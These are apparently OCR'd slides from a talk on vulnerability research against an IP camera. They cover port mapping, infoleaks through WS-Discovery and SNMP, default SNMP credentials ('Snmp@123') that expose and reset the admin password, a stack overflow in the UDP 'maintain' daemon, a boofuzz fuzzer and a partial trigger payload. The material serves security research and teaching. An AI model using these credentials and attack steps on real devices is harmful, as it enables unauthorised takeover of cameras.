
Post-auth shells are no good

- Camera enforces password change on the first login in later firmware releases (thanks mirai)
- Web interface bugs are somewhat shallow
 - Maybe someone else will find this
- Time for better **attack surface** analysis




Device / attack surface analysis

- Real device shell not be essential for analysis, but extremely useful leads to better results
 - program.bin contains programs and stuff, not a base Linux system
 - Need base Linux to review the system for obvious backdoors, static credentials, etc.
 - Much easier to do in a running environment
- Netstat output is far more useful than nmap output
- Nmap *Open* udp ports: 2
- Netstat, actual open udp ports: 6



Attack surface: TCP services (filtered for reachability)

| | | | | | |
|-----|---|-----------------------|-----------|--------|-----------------|
| tcp | 0 | 0 0.0.0.0:81 | 0.0.0.0:* | LISTEN | 790/mwareserver |
| tcp | 0 | 0 192.168.0.153:49152 | 0.0.0.0:* | LISTEN | 790/mwareserver |
| tcp | 0 | 0 ::::554 | ::::* | LISTEN | 790/mwareserver |
| tcp | 0 | 0 ::::80 | ::::* | LISTEN | 790/mwareserver |
| tcp | 0 | 0 ::::85 | ::::* | LISTEN | 790/mwareserver |



Attack surface: UDP services (filtered for reachability)


| | | | | |
|-----|---|-----------------|-----------|-----------------|
| udp | 0 | 0 0.0.0.0:8897 | 0.0.0.0:* | 790/mwareserver |
| udp | 0 | 0 0.0.0.0:20000 | 0.0.0.0:* | 790/mwareserver |
| udp | 0 | 0 0.0.0.0:1900 | 0.0.0.0:* | 790/mwareserver |
| udp | 0 | 0 0.0.0.0:3702 | 0.0.0.0:* | 790/mwareserver |
| udp | 0 | 0 0.0.0.0:161 | 0.0.0.0:* | 790/mwareserver |
| udp | 0 | 0 0.0.0.0:7788 | 0.0.0.0:* | 1321/maintain |

Target analysis: mwareserver TCP

Speaks at least the following TCP based protocols:

| Port | Protocol | Remarks |
|-------|--------------|--|
| 80 | HTTP + ONVIF | Requires auth, shallow bugs (burp) |
| 81 | ONVIF | Broken by default, can't be configured in UI |
| 85 | ONVIF | Broken by default, can't be configured in UI |
| 554 | RTSP | Requires authentication |
| 49152 | UPNP | Disabled / unconfigured by default |

Crashing mwareserver causes the device to reboot because of a watchdog process!



Target analysis: mwareserver UDP

Speaks at least the following UDP based protocols:

| Port | Protocol | Remarks |
|-------|----------|---|
| 161 | SNMP | This is net-snmp |
| 1900 | SSDP | SSDP / Multicast / not routable |
| 3702 | WSD | Ws-discovery / Multicast / not routable / infoleaks |
| 8897 | Custom | Implemented in libbp.so |
| 20000 | Unknown | bind() without receiving, dead end |

Reversing mwareserver


- Big monolith app with a bunch of stuff compiled in
- Some components are broken into distinct shared objects
- Can identify distinct components with a combination of strings, log entries, debugging
 - Break on recvfrom and send UDP to target port, view backtrace, *tadaa*
- Once broken out into manageable chunks it's just regular ~~grunt work~~ auditing



Mwareserver: ONVIF

Mainly infoleaks, only a few unauthenticated operations are allowed

```
curl http://192.168.0.153:80/onvif/device_service -d \
'<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
<s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<GetServices
xmlns="http://www.onvif.org/ver10/device/wsdl"/></s:Body></s:Envelope>'
| xmllint --format -
GetServiceCapabilities
GetSystemDateAndTime # useful
```



Mwareserver: Web interface "recovery" password

- Infoleaks (WSD, SNMP) can be used to obtain access

```
$ wsdiscover | grep serial -> onvif://www.onvif.org/serial/210235C2K03184000124
```

- Post-auth web UI bugs suddenly useful again


- The algorithm implemented in libbp.so

- Ip segment check 😐

- Uses device serial and system date for
BP_GenerateTempPasswd()

Generates 6 char ?!?d passwords


- $36^6 \rightarrow 2,176,782,336$



Mwareserver: SNMP



- snmpwalk -v3 -l authPriv -u admin -a MD5 -A "Snmp@123" -X "Snmp@123" 192.168.0.153
- Leaks precise firmware version for exploitation attempts in iso.3.6.1.2.1.47.1.1.1.10.3
- SNMP **undocumented** and **unconfigurable** in older firmwares!
- Snmpwalk refers to OID: [iso.3.6.1.4.1.25506.1.703](#)
- Walking [iso.3.6.1.4.1.25506](#) leads to [iso.3.6.1.4.1.25506.2.96.1.2.12.0](#) which spills **md5sum(adminpassword)**
- SNMP credentials are **read-write**; the console is lying!
can just **snmpset** a new password
- Post-auth web UI bugs suddenly useful again

```
adding the following line to /var/net-snmp/snmpd.conf:  
    createUser admin MD5 "Snmp@123" DES Snmp@123  
adding the following line to /etc/snmp.conf:  
    rouser admin
```



Mwareserver: UDP 8897 / libbp.so


- Data lands in BP_TransMsgToModule
- Early bailout if packet[0-3] != 0xde122335
- It appears to be an IPC mechanism that, for some reason, is network-bound
- No low hanging fruit, not omnipresent across firmwares/devices -> not super interesting, complex -> give up
- Giving up might be ok, depending on the objectives



Target selection: Maintain



Good reasons for targeting this daemon:

- Sounds like some manufacturing code was left in by accident
- Much smaller than the behemoth mwareserver
- UDP so can spoof sources for eventual attacks
- Not recognized by nmap service fingerprinting
- Standard arm elf binary, few standard dependencies, only 1 "unknown" (libdriver.so)
- The better initial target for sanity reasons, is much easier to work with from a static analysis perspective




Reversing maintain: Main data entry easily identifiable

```
-  
do {  
    while( true ) {  
        local_10 = epoll_wait(DAT_0002da00, (epoll_event *)auStack352, 0x14, -1);  
        if (local_10 == -1) break;  
        if (local_10 == 0) {  
            usleep(1000);  
        }  
        else {  
            for (local_c = 0; local_c < local_10; local_c = local_c + 1) {  
                local_18 = *(int *)(auStack352 + local_c * 0x10 + 8);  
                local_14 = recvfrom(local_18, auStack4464, 0x1000, 0x40, (sockaddr *)local_170,&local_20);  
                if (local_14 == -1) {  
                    FUN_00011c24("recvfrom UDP msg error!\r\n");  
                }  
                else {  
                    if (0 < local_14) {  
                        local_1c = FUN_00013074(local_18,local_170,auStack4464,local_14);  
                        if (local_1c != 0) {  
                            FUN_00011c24("maintain msg proc err[%lu]\r\n",local_1c);  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```



Reversing maintain: Start renaming things based on documentation

```
-  
do {  
    while( true ) {  
        local_10 = epoll_wait(DAT_0002da00, (epoll_event *)auStack352, 0x14, -1);  
        if (local_10 == -1) break;  
        if (local_10 == 0) {  
            usleep(1000);  
        }  
        else {  
            for (local_c = 0; local_c < local_10; local_c = local_c + 1) {  
                fd = *(int *)(auStack352 + local_c * 0x10 + 8);  
                msg_len = recvfrom(fd,my_input,0x1000,0x40,(sockaddr *)addr,&len);  
                if (msg_len == -1) {  
                    log_func("recvfrom UDP msg error!\r\n");  
                }  
                else {  
                    if (0 < msg_len) {  
                        retval = parse_input(fd,addr,my_input,msg_len);  
                        if (retval != 0) {  
                            log_func("maintain msg proc err[%lu]\r\n",retval);  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```



GHIDRA

Investigating message parsing

- Call after recvfrom ends up as parse_input(fd, addr, my_input, msg_len);
- Ghidra function prototype: “int parse_input(param_1, param_2, *param_3, param_4)”; Renaming param3 to “my_input” quickly makes things easier as names propagate; log_func already there

```
if (my_input == (char *)0x0) {  
    log_func("pcData is null\r\n");  
    local_30 = 1;  
}  
else {  
    local_25 = *my_input;  
    switch(local_25) {  
        case '\x01':  
            local_14 = 1;  
            break;  
        default:  
            log_func("error ucCode [%c].\r\n",local_25);  
            return 1;  
    }
```

```
if (my_input == (char *)0x0) {  
    log_func("pcData is null\r\n");  
    local_30 = 1;  
}  
else {  
    ucCode = *my_input;  
    switch(ucCode) {  
        case '\x01':  
            opcode = 1;  
            break;  
        default:  
            log_func("error ucCode [%c].\r\n",ucCode);  
            return 1;  
    }
```



Finding bugs outside -> in

- Keep renaming things in the pseudocode until everything makes sense
- This functionality is obviously used for submitting an **ip:port** combination
- This is a stack smash; the length is read from the packet but not used as a constraint for the copy using `_isoc99_sscanf`


```
case 10:  
    if ((int)(len_from_tlv_object - 2) < 0x41) {  
        if ((ulrecvflag & 0x400) == 0) {  
            lRet = _isoc99_sscanf(userdata_buf + local_1c + 2,"%[:]:%hu",dst_ip,&dst_port);  
            if (lRet < 0) {  
                log_func("Get IP and Port fail\r\n");  
                local_error_retcde = 1;  
            }  
        }  
    }
```



Understanding the protocol


- Need to be protocol compliant to reach the vulnerable location
- Simply because I renamed the things it's pretty easy to understand the protocol:

[opcode] [unknown] [2 bytes for length, itself included] [16 bytes of auth] [sub_opcode/tlv stuff]
sub_opcode / tlv stuff: [subcode type] [1 byte for length of data] [data]




Writing a fuzzer for the protocol

- Now that there's a level of understanding of the protocol write a fuzzer for it
- **Not strictly required** for current purposes, but a good exercise, maybe the bug isn't as trivial to spot in the next target, or maybe there's more bugs in other handlers
- Mutation, generation, black box, feedback driven, anything goes



Quick & dirty boofuzz skeleton

```
from boofuzz import *
import sys
port = 7788
host = sys.argv[1]
session = Session(target=Target(connection=UDPSocketConnection(host,
port)))
    ... request here
session.connect(s_get("request"))
session.fuzz()
```



Quick & dirty boofuzz protocol model

```
s_initialize("request")
    s_byte(0x01,name="opcode",full_range=True) # 0x4,0x7,0x9,0xc,18,1b,1e found in binary
    s_byte(0x00,name="unknown")
    s_size(block_name="body",length=2,endian='>',inclusive=True)
    if s_block_start(name="body"):
        s_string("AAAAABBBBCCCCDDDD") # 16 bytes of auth stuff
        s_byte(0x00,full_range=True,name="subopcode")
        s_size(block_name="subop_data",length=1,endian='>',fuzzable=True,inclusive=True)
        if s_block_start(name="subop_data"):
            s_string("1.2.3.4")
            s_delim(":")
            s_string("1234")
            s_block_end(name="subop_data")
        s_block_end(name="body")
```

Triggering the bug

- With gdbserver-armv5 on the device and gdb-multiarch attached

- Not strictly protocol compliant payload:

”\x01\x01” + LENGTH + “AAAABBBBCCCCDDDD” + TLV


